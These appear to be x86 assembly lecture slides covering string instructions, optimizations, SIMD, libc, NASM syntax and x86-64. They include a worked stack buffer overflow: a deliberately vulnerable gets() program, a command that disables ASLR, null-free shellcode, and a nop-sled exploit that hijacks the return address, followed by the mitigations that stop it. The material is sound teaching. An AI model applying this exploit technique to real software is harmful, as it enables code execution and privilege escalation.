 - repeat the string instruction until `%ecx` is 0
- `repe/repz <string instr>`
 - repeat the string instruction until `%ecx` is 0 or ZF flag is 0
- `repne/repnz <string instr>`
 - repeat the string instruction until `%ecx` is 0 or ZF flag is 1
- `%ecx` automatically decremented for you
- Simple `memset()`: `rep stosb`
- Simple `memcpy()`: `rep movsb`
- Simple `strlen()`: `repne scasb`
- Simple `strncmp()`: `repe cmpsb`
- Can be better optimized for memory alignment and scan/copy size

Example 2 of String Instructions (example-16.S)

```
.section .text
.global main
main:
    # memset(str, 'A', 48);
    pushl $48
    pushl $'A'
    pushl $str
    call asm_memset
    addl $12, %esp

    # str[48] = '\n'; str[49] = '\0';
    movb $'\n', str+48
    movb $0, str+49

    # printf(str);
    pushl $str
    call printf
    addl $4, %esp

    ret
```

Example 2 of String Instructions (example-16.S) Continued

```
# void *memset(void *s, int c, size_t n);
asm_memset:
    pushl %edi
    pushl %ebp
    movl %esp, %ebp

    movl 12(%ebp), %edi    # %edi = s
    movl 16(%ebp), %eax    # %eax = c
    movl 20(%ebp), %ecx    # %ecx = n

    rep stosb

    movl 12(%ebp), %eax    # %eax = s

    movl %ebp, %esp
    popl %ebp
    popl %edi
    ret

.section .bss
.comm str, 50
```

Example 2 of String Instructions (example-16.S) Runtime

```
$ as example-16.S -o example-16
$ gcc example-16.o -o example-16
$ ./example-16
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$
```

Back to the opening glibc strlen example

080483cd <glibc_strlen>:

```

80483cd: 57                push    %edi
80483ce: b9 ff ff ff ff    mov     $0xffffffff,%ecx
80483d3: b8 00 00 00 00    mov     $0x0,%eax
80483d8: 8b 7c 24 08        mov     0x8(%esp),%edi
80483dc: fc                cld
80483dd: f2 ae             repnz   scas %es:(%edi),%al
80483df: b8 fe ff ff ff    mov     $0xffffffffe,%eax
80483e4: 29 c8             sub     %ecx,%eax
80483e6: 5f                pop     %edi
80483e7: c3                ret

```

- Trick is to load %ecx with -1 or 0xFFFFFFFF
- Assumption: string is not longer than 4 gigabytes
- Reasonable assumption, compiler might not make it for you

Advanced Topic 11: Three Simple Optimizations

Three Basic Optimizations

- Clear a register with xor rather than a mov

```
0: a1 00 00 00      movl    $0x0,%eax
```

```
0: 31 c0             xorl    %eax,%eax
```

- Use lea for general purpose arithmetic when applicable

- lea calculates the indirect memory address

$\%reg + \%reg * (1,2,4,8) + \$constant$

and stores the effective address without dereferencing memory

```
# Compute expression: %eax + %ebx*2 + 10
```

```
leal 10(%eax, %ebx, 2), %eax
```

- Use a more efficient loop structure when possible

```
# for (i = 0; i < 10; i++) { ; }
```

```
xorl %ecx, %ecx
```

```
loop:
```

```
    cmpl $10, %ecx
```

```
    jge loop_done
```

```
    nop
```

```
    incl %ecx
```

```
    jmp loop
```

```
loop_done:
```

```
# i = 10; do { ; } while(--i != 0);
```

```
movl $10, %ecx
```

```
loop:
```

```
    nop
```

```
    decl %ecx
```

```
    jnz loop
```

Advanced Topic 12: x86 Extensions

Overview

- Separate instruction sets
- x87 floating point unit
 - 80-bit double-extended precision floating point registers
 - add, subtract, multiply, divide, square root, round, cosine, sine, compare, load/store, etc. for floating point numbers

Overview

- Separate instruction sets
- x87 floating point unit
 - 80-bit double-extended precision floating point registers
 - add, subtract, multiply, divide, square root, round, cosine, sine, compare, load/store, etc. for floating point numbers
- Single Instruction Multiple Data (SIMD) instruction sets like MMX, SSE, SSE2, SSE3, SSE4, ...
 - Parallel gain in that a single instruction carries out an operation (add, subtract, etc.) across multiple data blocks in parallel
 - MMX was a SIMD instruction set for integers

Overview

- Separate instruction sets
- x87 floating point unit
 - 80-bit double-extended precision floating point registers
 - add, subtract, multiply, divide, square root, round, cosine, sine, compare, load/store, etc. for floating point numbers
- Single Instruction Multiple Data (SIMD) instruction sets like MMX, SSE, SSE2, SSE3, SSE4, ...
 - Parallel gain in that a single instruction carries out an operation (add, subtract, etc.) across multiple data blocks in parallel
 - MMX was a SIMD instruction set for integers
 - SSE is SIMD instruction set for integers and floating point

Overview


- Separate instruction sets
- x87 floating point unit
 - 80-bit double-extended precision floating point registers
 - add, subtract, multiply, divide, square root, round, cosine, sine, compare, load/store, etc. for floating point numbers
- Single Instruction Multiple Data (SIMD) instruction sets like MMX, SSE, SSE2, SSE3, SSE4, ...
 - Parallel gain in that a single instruction carries out an operation (add, subtract, etc.) across multiple data blocks in parallel
 - MMX was a SIMD instruction set for integers
 - SSE is SIMD instruction set for integers and floating point
 - SSE1 had 32-bit single precision floating point support
 - SSE2 added 64-bit double precision floating point support

Overview


- Separate instruction sets
- x87 floating point unit
 - 80-bit double-extended precision floating point registers
 - add, subtract, multiply, divide, square root, round, cosine, sine, compare, load/store, etc. for floating point numbers
- Single Instruction Multiple Data (SIMD) instruction sets like MMX, SSE, SSE2, SSE3, SSE4, ...
 - Parallel gain in that a single instruction carries out an operation (add, subtract, etc.) across multiple data blocks in parallel
 - MMX was a SIMD instruction set for integers
 - SSE is SIMD instruction set for integers and floating point
 - SSE1 had 32-bit single precision floating point support
 - SSE2 added 64-bit double precision floating point support
 - SSE registers are %xmm0 - %xmm7, each 128-bit
 - SSE instructions can treat a register as multiple floats, doubles, chars, shorts, etc.

Scalar versus SIMD

SIMD Mode



Scalar Mode



3

³<http://software.intel.com/en-us/articles/introduction-to-intel-advanced-vector-extensions/>

Advanced Topic 13: Role of libc

libc for library functions and system calls

- libc provides optimized string, formatting, pattern matching, math, date and time, etc. computation functions
- libc wraps system calls and provides more-so platform independent data structures and interfaces
 - file streams: `FILE *`, `fopen()`, `fclose()`, `fread()`, `fwrite()`
 - sockets: `socket()`, `bind()`, `accept()`, `send()`, `recv()`
- In other words, libc implements the C library of the POSIX standard

libc for library functions and system calls

- libc provides optimized string, formatting, pattern matching, math, date and time, etc. computation functions
- libc wraps system calls and provides more-so platform independent data structures and interfaces
 - file streams: `FILE *`, `fopen()`, `fclose()`, `fread()`, `fwrite()`
 - sockets: `socket()`, `bind()`, `accept()`, `send()`, `recv()`
- In other words, libc implements the C library of the POSIX standard
- All accessible in assembly when linking with libc
- Follow cdecl calling convention
- You can choose not to link with libc, only use syscalls, and implement the other functionality yourself (interesting challenge)

Example of using libc in Assembly (example-17.S)

```
.section .text
.global main
main:
    # time(NULL);
    pushl $0
    call time
    add $4, %esp

    # curtime = %eax
    movl %eax, curtime

    # localtime(%eax);
    pushl $curtime
    call localtime
    add $4, %esp

    # asctime(%eax);
    pushl %eax
    call asctime
    add $4, %esp
```

Example of using libc in Assembly (example-17.S) Continued

```
# printf("%s\n", %eax);
pushl %eax
pushl $formatStr
call printf
add $8, %esp

ret


.section .data
.comm curtime, 4
formatStr: .ascii "%s\0"
```

Runtime:

```
$ as example-17.S -o example-17.o
$ gcc example-17.o -o example-17
$ ./example-17
Wed Jan 25 16:13:27 2012
$
```

libc for dynamic memory management (heap)

- Operating system allocates heap memory for user program
- libc malloc() and free() manages allocations, deallocations, fragmentation of the heap
- Heap grows up, stack grows down



Advanced Topic 14: Stack-based Buffer Overflows

Classic Insecure Example in C (example-18.c)

```
#include <stdio.h>

void get_input(void) {
    char buff[100];
    gets(buff);
}

int main(void) {
    printf("input: ");
    get_input();
    return 0;
}
```

```
$ gcc -fno-stack-protector -z execstack example-18.c -o example-18
```

- We'll build this the GCC stack protector disabled and executable stack (for reasons explained in a few slides)

Disassembly of `get_input()`

```
void get_input(void) {
    char buff[100];
    gets(buff);
}
```

```
$ objdump -D example-18
```

```
08048414 <get_input>:
```

8048414: 55	# Function prologue
8048415: 89 e5	push %ebp
	mov %esp,%ebp
8048417: 81 ec 88 00 00 00	# Space allocated on the stack for buff[100]
	sub \$0x88,%esp
804841d: 8d 45 94	# Address of buff in %eax
	lea -0x6c(%ebp),%eax
8048420: 89 04 24	# Pushing &buff onto the stack
	mov %eax,(%esp)
8048423: e8 f8 fe ff ff	# gets(buff);
	call 8048320 <gets@plt>
8048428: c9	# Function epilogue
8048429: c3	leave
	ret

Stack Frame of `get_input()`

```

# Function prologue
push    %ebp
mov     %esp,%ebp
# Space allocated on the stack for buff[100]
sub     $0x88,%esp
# Address of buff in %eax
lea     -0x6c(%ebp),%eax
# Pushing &buff onto the stack
mov     %eax, (%esp)
# gets(buff);
call    8048320 <gets@plt>
# Function epilogue
leave
ret

```


```

# Stack frame right before call to gets()
# |   ...   |
# |  retaddr |
# | saved ebp |
# |   buf   |
# |   buf   |
# |   .     |
# |   buf   |
# |   buf   |
# |   &buf   | <- %esp

```


Buffer Overflow

- With a well-crafted buffer, we can inject instructions into the buffer on the stack as well as an over-written return address to those instructions
- When `get_input()` returns, it will return to our injected instructions



Overwriting the Return Address

- But how do we pick the return address? What is the address of stuff on the stack anyway?

Overwriting the Return Address

- But how do we pick the return address? What is the address of stuff on the stack anyway?
- Let's write a small program to find out...

```
#include <stdio.h>
```

```
int main(void) {
```

```
    char c;
```

```
    printf("%x\n", &c);
```

```
    return 0;
```

```
}
```

```
$ gcc example-19.c -o example-19
```

```
$ ./example-19
```

```
bfe3d16f
```

```
$ ./example-19
```

```
bfdef6ff
```

```
$ ./example-19
```

```
bfefbecf
```

Address Space Layout Randomization (ASLR)

- We just witnessed the effect of ASLR, which randomly initializes the position of code, libraries, heap, and stack in a user program's address space
- However, the addresses were all relatively close to each other, so there is an opportunity for guessing...
- For our purposes, let's turn off ASLR.

```
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
$ ./example-19
bffff28f
$ ./example-19
bffff28f
$ ./example-19
bffff28f
```

- Now we have an idea of where variables on the stack live

Shellcode

- Next step is to write our instructions to inject
- Often called shellcode, because it often spawns a privileged shell

Shellcode

- Next step is to write our instructions to inject
- Often called shellcode, because it often spawns a privileged shell
- Must be position-independent
 - Code cannot rely on absolute addresses for its data, since we're not sure exactly where it will live on the stack

Shellcode

- Next step is to write our instructions to inject
- Often called shellcode, because it often spawns a privileged shell
- Must be position-independent
 - Code cannot rely on absolute addresses for its data, since we're not sure exactly where it will live on the stack
- Must contain no newlines, and in other cases, no null bytes
 - Otherwise `gets()` will stop reading input prematurely

Shellcode

- Next step is to write our instructions to inject
- Often called shellcode, because it often spawns a privileged shell
- Must be position-independent
 - Code cannot rely on absolute addresses for its data, since we're not sure exactly where it will live on the stack
- Must contain no newlines, and in other cases, no null bytes
 - Otherwise `gets()` will stop reading input prematurely
- Let's make it do `write(1, "Hello!", 6);` and `exit(0);`

Hello Shellcode Take 1 (example-20.S)

```
# Clever way to get our own address
jmp get_str_addr
got_str_addr:
popl %ecx
```

```
# write(1, "Hello!", 6);
movl $0x04, %eax
movl $0x01, %ebx
movl $6, %edx
int $0x80
# exit(0);
movl $0x01, %eax
# %ebx already zero from above
int $0x80
```

```
get_str_addr:
call got_str_addr
.asciiz "Hello!"
```

```
$ as example-20.S -o example-20.o
$ ld example-20.o -o example-20
$ ./example-20
Hello!$
```

Hello Shellcode Take 1 (example-20.S) Disassembly

```

$ objdump -D example-20
Disassembly of section .text:
08048054 <_start>:
  8048054: eb 19                jmp     804806f <get_str_addr>
08048056 <got_str_addr>:
  8048056: 59                  pop     %ecx
  8048057: b8 04 00 00 00      mov     $0x4,%eax
  804805c: bb 01 00 00 00      mov     $0x1,%ebx
  8048061: ba 06 00 00 00      mov     $0x6,%edx
  8048066: cd 80               int     $0x80
  8048068: b8 01 00 00 00      mov     $0x1,%eax
  804806d: cd 80               int     $0x80
0804806f <get_str_addr>:
  804806f: e8 e2 ff ff ff      call    8048056 <got_str_addr>
  8048074: 48                  dec     %eax
  8048075: 65                  gs
  8048076: 6c                  insb    (%dx),%es:(%edi)
  8048077: 6c                  insb    (%dx),%es:(%edi)
  8048078: 6f                  outsl   %ds:(%esi),(%dx)
  8048079: 21                  .byte 0x21

```

- We want to get rid of those null bytes...

Hello Shellcode Take 2 (example-21.S)

```
# Clever way to get our own address
```

```
jmp get_str_addr
```

```
got_str_addr:
```

```
popl %ecx
```

```
# write(1, "Hello!", 6);
```

```
xorl %eax, %eax
```

```
xorl %ebx, %ebx
```

```
xorl %edx, %edx
```

```
incl %ebx
```

```
addb $4, %al
```

```
addb $6, %dl
```

```
int $0x80
```

```
# exit(0);
```

```
xorl %eax, %eax
```

```
incl %eax
```

```
# %ebx already zero from above
```

```
int $0x80
```

```
get_str_addr:
```

```
call got_str_addr
```

```
.ascii "Hello!"
```

```
$ as example-21.S -o example-21.o
```

```
$ ld example-21.o -o example-21
```

```
$ ./example-21
```

```
Hello!$
```

Hello Shellcode Take 2 (example-21.S) Disassembly

```

$ objdump -D example-21
Disassembly of section .text:
08048054 <_start>:
8048054: eb 14                jmp     804806a <get_str_addr>
08048056 <got_str_addr>:
8048056: 59                  pop     %ecx
8048057: 31 c0               xor     %eax,%eax
8048059: 31 db               xor     %ebx,%ebx
804805b: 31 d2               xor     %edx,%edx
804805d: 43                  inc     %ebx
804805e: 04 04               add     $0x4,%al
8048060: 80 c2 06            add     $0x6,%dl
8048063: cd 80               int     $0x80
8048065: 31 c0               xor     %eax,%eax
8048067: 40                  inc     %eax
8048068: cd 80               int     $0x80
0804806a <get_str_addr>:
804806a: e8 e7 ff ff ff      call    8048056 <got_str_addr>
804806f: 48                  dec     %eax
8048070: 65                  gs
8048071: 6c                  insb    (%dx),%es:(%edi)
8048072: 6c                  insb    (%dx),%es:(%edi)
8048073: 6f                  outsl   %ds:(%esi),(%dx)
8048074: 21                  .byte  0x21

```

■ No null bytes or newlines!

Preparing our Payload

- Reading off the objdump disassembly, we can write out the instructions as an ASCII string with escape characters

```
"\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x48\x65\x6c\x6c\x6f\x21"
```

Preparing our Payload

- Reading off the objdump disassembly, we can write out the instructions as an ASCII string with escape characters

```
"\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x48\x65\x6c\x6c\x6f\x21"
```

- So the plan is to pass a string to the insecure example with the shellcode, enough A's to overflow the buff, and a new return address

Preparing our Payload

- Reading off the objdump disassembly, we can write out the instructions as an ASCII string with escape characters

```
"\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x48\x65\x6c\x6c\x6f\x21"
```

- So the plan is to pass a string to the insecure example with the shellcode, enough A's to overflow the buff, and a new return address
- But if the return address isn't exactly right, it won't work!

Preparing our Payload

- Reading off the objdump disassembly, we can write out the instructions as an ASCII string with escape characters

```
"\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x48\x65\x6c\x6c\x6f\x21"
```

- So the plan is to pass a string to the insecure example with the shellcode, enough A's to overflow the buff, and a new return address
- But if the return address isn't exactly right, it won't work!
- We can make it more robust by adding a **nop-sled**: a bunch of nops preceding our shellcode
- Even if our guessed return address is off by a couple of bytes, as long as the CPU returns to somewhere within the nop-sled, execution will slide down to our real injected instructions
- Machine code for a `nop` is `0x90`

The Actual Exploit...

- First, find out how many A's it takes to break it...

```
$ perl -e 'print "A" x 107' | ./example-18
input:
$ perl -e 'print "A" x 108' | ./example-18
input:
Segmentation fault
$
```

- Then, use gdb to find out the number of A's to start overwriting the return address...

```
$ gdb example-18
...
<input 113 A's>
Program received signal SIGSEGV, Segmentation fault.
0x08040041 in ?? ()
```

- Lower byte of return address, now %eip, was overwritten by an 'A'.

The Actual Exploit... Continued

Prepare small nop-sled, shellcode, A's, and return address that is 116 characters long.

```
$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43
\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff
\x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x80\xf2\xff\xbf"' | wc
      0          1      116
```

The Actual Exploit... Continued

Prepare small nop-sled, shellcode, A's, and return address that is 116 characters long.

```
$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43
\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff
\x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x80\xf2\xff\xbf"' | wc
      0          1      116
```

Guess at the return address, starting at 0xbffff280:

```
$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43
\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff
\x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x80\xf2\xff\xbf"' | ./example-18
input:
Segmentation fault
```

The Actual Exploit... Continued

Prepare small nop-sled, shellcode, A's, and return address that is 116 characters long.

```
$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43
\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff
\x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x80\xf2\xff\xbf"' | wc
0          1          116
```

Guess at the return address, starting at 0xbffff280:

```
$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43
\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff
\x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x80\xf2\xff\xbf"' | ./example-18
input:
Segmentation fault
```

```
$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43
\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff
\x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x70\xf2\xff\xbf"' | ./example-18
input:
Illegal instruction
```

The Actual Exploit... Continued

Prepare small nop-sled, shellcode, A's, and return address that is 116 characters long.

```
$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43
\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff
\x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x80\xf2\xff\xbf"' | wc
0          1          116
```

Guess at the return address, starting at 0xbffff280:

```
$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43
\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff
\x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x80\xf2\xff\xbf"' | ./example-18
input:
Segmentation fault
```

```
$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43
\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff
\x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x70\xf2\xff\xbf"' | ./example-18
input:
Illegal instruction
```

```
$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43
\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff
\x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x60\xf2\xff\xbf"' | ./example-18
input:
Hello!$
```

Closing Notes

- If vulnerable program was running as root, shellcode could spawn a root shell
- If vulnerable program was suid root, shellcode could `setuid(0)` and then spawn a root shell

Closing Notes

- If vulnerable program was running as root, shellcode could spawn a root shell
- If vulnerable program was `suid root`, shellcode could `setuid(0)` and then spawn a root shell
- We had to disable three security mechanisms to allow the traditional stack-based buffer overflow to work.
 - GCC Stack Protector
(disabled with `-fno-stack-protector` gcc option)
 - Non-Executable Stack
(disabled with `-z execstack` gcc option)
 - Address Space Layout Randomization
(disabled by writing 0 to `/proc/sys/kernel/randomize_va_space`)

Security Mechanisms to Prevent Stack-based Buffer Overflows

- GCC Stack Protector
 - GCC generates code to install a random guard value on the stack, below the saved frame pointer, and checks for its validity before the function returns
 - If the guard value is corrupted by a buffer overflow, the pre-return check will catch it

Security Mechanisms to Prevent Stack-based Buffer Overflows

■ GCC Stack Protector

- GCC generates code to install a random guard value on the stack, below the saved frame pointer, and checks for its validity before the function returns
- If the guard value is corrupted by a buffer overflow, the pre-return check will catch it

■ Non-Executable Stack

- NX page table entry bit introduced in x86-64 processors. Linux kernel uses them to mark the stack non-executable, so shellcode cannot execute from the stack

Security Mechanisms to Prevent Stack-based Buffer Overflows

■ GCC Stack Protector

- GCC generates code to install a random guard value on the stack, below the saved frame pointer, and checks for its validity before the function returns
- If the guard value is corrupted by a buffer overflow, the pre-return check will catch it

■ Non-Executable Stack

- NX page table entry bit introduced in x86-64 processors. Linux kernel uses them to mark the stack non-executable, so shellcode cannot execute from the stack

■ Address Space Layout Randomization

- User program address space is randomized to make it difficult to guess shared library function locations or stack variable locations
- Increases difficulty of finding a suitable return address

Advanced Topic 15: Comparisons with Atmel AVR and ARM Cortex-M3

Extra Topic 1: Intel/nasm Syntax

Differences

- Intel Syntax: `<mnemonic> <dest>, <src>`
- Less prefixes/suffixes floating around, so source looks cleaner
- Instruction size usually implied by registers used, but is made explicit when necessary with `byte`, `word`, `dword` keywords
 - `mov [ebp-4], dword 42`

Differences

- Intel Syntax: `<mnemonic> <dest>, <src>`
- Less prefixes/suffixes floating around, so source looks cleaner
- Instruction size usually implied by registers used, but is made explicit when necessary with `byte`, `word`, `dword` keywords
 - `mov [ebp-4], dword 42`
- Memory addresses are just plain symbol names
- Memory dereferenced with brackets `[...]`

Differences

- Intel Syntax: `<mnemonic> <dest>, <src>`
- Less prefixes/suffixes floating around, so source looks cleaner
- Instruction size usually implied by registers used, but is made explicit when necessary with `byte`, `word`, `dword` keywords
 - `mov [ebp-4], dword 42`
- Memory addresses are just plain symbol names
- Memory dereferenced with brackets `[...]`
- Indirect memory accesses spelled out as expressions
- AT&T / GAS: `movl %eax, -12(%ebp, %ecx, 4)`
- Intel / NASM: `mov [ebp+ecx*4-12], eax`

Side-by-side Hello World Syscall Example (example-22.asm)

```

.section .text
.global _start
_start:
    # open("foo", ...);
    movl $0x05, %eax
    movl $filename, %ebx
    movl $0x41, %ecx
    movl $0644, %edx
    int $0x80

    # fd in %eax -> %ebx
    movl %eax, %ebx

    # write(fd, ...);
    movl $0x04, %eax
    # fd in %ebx from above
    movl $message, %ecx
    movl $messageLen, %edx
    int $0x80

    # close(fd);
    movl $0x06, %eax
    # fd still in %ebx
    int $0x80

```

```

section .text
global _start
_start:
    ; open("foo", ...);
    mov eax, 5
    mov ebx, filename
    mov ecx, 0x41
    mov edx, 0q644
    int 0x80

    ; fd in eax -> ebx
    mov ebx, eax

    ; write(fd, ...);
    mov eax, 4
    ; fd in ebx from above
    mov ecx, message
    mov edx, messageLen
    int 0x80

    ; close(fd);
    mov eax, 6
    ; fd still in ebx
    int 0x80

```


Side-by-side Hello World Syscall Example (example-22.asm) Continued

```

# exit(0);
movl $0x01, %eax
movl $0x0, %ebx
int $0x80

.section .data
filename:  .ascii "foo\0"
message:  .ascii "Hello World!\n"
.equ messageLen, . - message

```

```

; exit(0);
mov eax, 1
mov ebx, 0
int 0x80

section .data
filename:  db 'foo',0
message:  db 'Hello World!',10,0
messageLen: equ $ - message

```

Runtime:

```

$ nasm -f elf example-22.asm -o example-22.o
$ ld example-22.o -o example-22
$ ./example-22
$ cat foo
Hello World!
$

```

Extra Topic 2: x86-64 Assembly

Immediate Differences

- %eax extended to 64-bit %rax
%rax, %rbx, %rcx, %rdx, %rbp, %rsp, %rsi, %rdi
- Supplemental general purpose registers
%r8, %r9, %r10, %r11, %r12, %r13, %r14, %r15
- Good architectural changes
 - Segmentation and hardware task switching wiped away
 - No-Execute bit in page table entries
- A lot of q's instead of l's: movq, pushq, addq
- Stack pushes and pops are all typically 8-byte / 64-bit values
- http://en.wikipedia.org/wiki/X86-64#Architectural_features

Different Calling Convention

- System V ABI

- <http://www.x86-64.org/documentation/abi.pdf>

- Function Call Convention (Linux)

- Arguments passed in registers: %rdi, %rsi, %rdx, %rcx, %r8, %r9
- Extra arguments pushed onto the stack
- Function must preserve %rbp, %rbx, %r12 - %r15
- Function can use rest of registers
- Return value in %rax

- System Call Convention (Linux)

- Syscall number in %rax
- Arguments passed in registers: %rdi, %rsi, %rdx, %r10, %r8, %r9
- Use syscall instruction
- %rcx and %r11 destroyed
- Return value in %rax

Resources and Next Steps

Essential Links

- x86-32 + x86-64 instruction set:
<http://siyobik.info/main/reference>
- Official x86-32 + x86-64 architecture info:
<http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html>
- Unofficial x86-32 + x86-64 architecture info:
<http://sandpile.org/>
- Linux System Call Reference:
<http://syscalls.kernelgrok.com/>
- Assembly Optimization Tips:
<http://www.mark.masmcode.com/>
- Interesting "assembly gems":
http://www.df.lth.se/~john_e/fr_gems.html

Going From Here

- Play with the examples
- Write your own syscall, e.g. rot13
- Do Stack Smashing challenges:
<http://community.corest.com/~gera/InsecureProgramming/>
- Rewrite a traditional *nix program in Assembly
 - e.g. telnet:
<https://github.com/vsergeev/x86asm/blob/master/telnet.asm>
 - e.g. asmscan:
<https://github.com/edma2/asmscan>
- Write assembly for microcontrollers like Atmel AVR and ARM

Questions?